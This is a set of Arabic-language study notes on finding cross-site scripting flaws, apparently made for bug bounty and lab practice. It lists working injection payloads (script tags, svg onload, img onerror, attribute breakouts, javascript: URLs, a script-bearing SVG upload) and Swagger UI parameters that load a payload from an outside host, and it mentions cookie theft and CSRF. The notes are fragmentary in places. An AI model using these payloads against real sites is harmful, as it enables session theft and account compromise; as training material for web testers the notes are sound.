

xss explain

- ثغره ال Xss (cross site scripting) ممكن تساعدك انك تسرق ال cookie
- يعني ممكن تلاقيها في اماكن input عموما سواء كان مكان بحث login /comment او غيرهم

```
<html>
<body>
<input value="test">
</body>
</html>
```

- مثال بسيط زي دا عبارته عن مكان input انت بتحاول تحقق فيه الكود الخاص بيك
- عشان تقدر تحصل علي alert لو حصلت عليها كذا الموقع دا مصاب بالثغره دي

```
FILE EDIT VIEW
<html>
<body>
<input value="test"><script>alert()</script><!-->
</body>
</html>
```

- ازاي تحقق هو عن طريق انك تنفذ كود java جوا كود الصفحة
- عشان كذا لازم تعمل view page source عشان تعرف المكان ال بيظهر فيه ال input بتاعك
- مثال زي دا هنا علوزين نحثن كود زي
- لازم نقفل اي tag مفتوحة زي يعني هتخط
- بعد payload بتاعك دائما <!-- عشان تعمل كومنت وتلغي اي خطأ ممكن يحصل

```
<h2 id='pageName'>searched for: test123<!--</h2></div>
test123</h2></div> <script>alert()</script> <!--
```

- يعني هنا مثلا عندك في حاجات يفتوحه بيق لازم تقفلها بعدين تعمل كومنت
- الحقن بيكون بين closed tags and comment

```
<script>alert()</script>
<svg/onload=confirm()>
<img src=x onerror=confirm()>
```

ممكن تستعمل payload ي دي

stored xss

- ال stored xss بيكون متخزنه في مكان زي صوره او كومنت او file upload
- خلي بالك انها تعتبر نفس طريقه الحقن

DOM based XSS


- XSS هو نوع من ثغرات DOM-Based XSS (Document Object Model Cross-Site Scripting) مش على السيرفر، يحصل على مستوى المتصفح (Client-Side).
- يعني: الجافاسكريبت الموجود في المتصفح هو اللي يتعامل مع بيانات غير موثوقة ويعرضها في الصفحة بشكل غير آمن، من غير ما يمر على السيرفر
- غالبا برودو هتدور جوا source code برودو علي مكان input أو url أو innerHTML أو jQuery's (\$) أو

```

<button type=submit class=button/search/button/
</form>
</section>
<script>
function trackSearch(query) {
    document.write('');
}
var query = (new URLSearchParams(window.location.search)).get('search');
if(query) {
    trackSearch(query);
}
}

```

- ممكن حاجه زي دي مثلا خلي الحقن عند كلمه query



- يعني تتحلل كذا


[https://0ae400b604d2dfc18141703100060066.web-security-academy.net/feedback?returnPath=javascript:confirm\(\)|](https://0ae400b604d2dfc18141703100060066.web-security-academy.net/feedback?returnPath=javascript:confirm()|)

- خلي بالك لو لقيت في اي رابط return Path

- احقنه علي طول بس خلي بالك شوف هو بياثر فين
- يعني مثلا ممكن يكون بياثر في button معين

```
'hossam&apos;&lt;/h1&gt; &lt;svg onload=confirm()&gt; &lt;!-- '&lt;/h1&gt;
```

- لو نت بتجرب payload ولقيت انه بيحصل encode ب html م تجریش فيه صعب



```
' name=search value="hossam" onclick="confirm()" >
```

```
hossam" onclick="confirm() |
```

- ممكن تجرب كذا ب js
- يعني بتزود " كمان وتحقن بين اخر اتنين " " الكود بتاعك

more impactful, the first thing that came to my mind was stored XSS, then I made a file with .svg extension with the following payload:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/
Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/
svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900"
stroke="#004400"/>
  <script type="text/javascript">
    alert("XSS by BHARAT");
  </script>
</svg>
```

no data from miro.medium.com...

- بالنسبة ل stored xss الموجوده في اي صور
- بتجيب كود زي دا (payload) ممكن تعمل سيرش عليه عادي
- الكود دا بيحتوي علي صورته لما بترفعها لو الموضع بيقبل صور من امتداد svg هيديك alert

https://developers.autosense-cloud.com/swagger-ui/

- لو لقيت لينك اخره بالشكل دا /swagger-ui/
- بتجرب فيه xss بتجيب ليه payload ممكن تسرشف عليه عادي

You can use just add this parameter to the URL of Swagger and see if it pops an alert :

```
?configUrl=https://jumpy-floor.surge.sh/test.json
```

Sometimes the payload won't work so check this one:

```
?url=https://jumpy-floor.surge.sh/test.yaml
```

- زي دول مثلا

- وفي كمان ثغره ال DOM XSS in jQuery selector sink using a hashchange event
- دي بتبقي عبارته عن حقن عن بعد بانك تجيب ال script دا



CSRF where token validation depends on request method

[Go to exploit server](#)

[Back to lab description >>](#)

- بتغير بس رابط الموقع وتحط رابط الموقع اللي بتهانت عليه وتحفظه ف ملف .html.

Body:

Hello, world!

- ممكن وانت بتحقق ف الكومنت في خانه لل website ممكن تحقق فيها بتحول ل رابط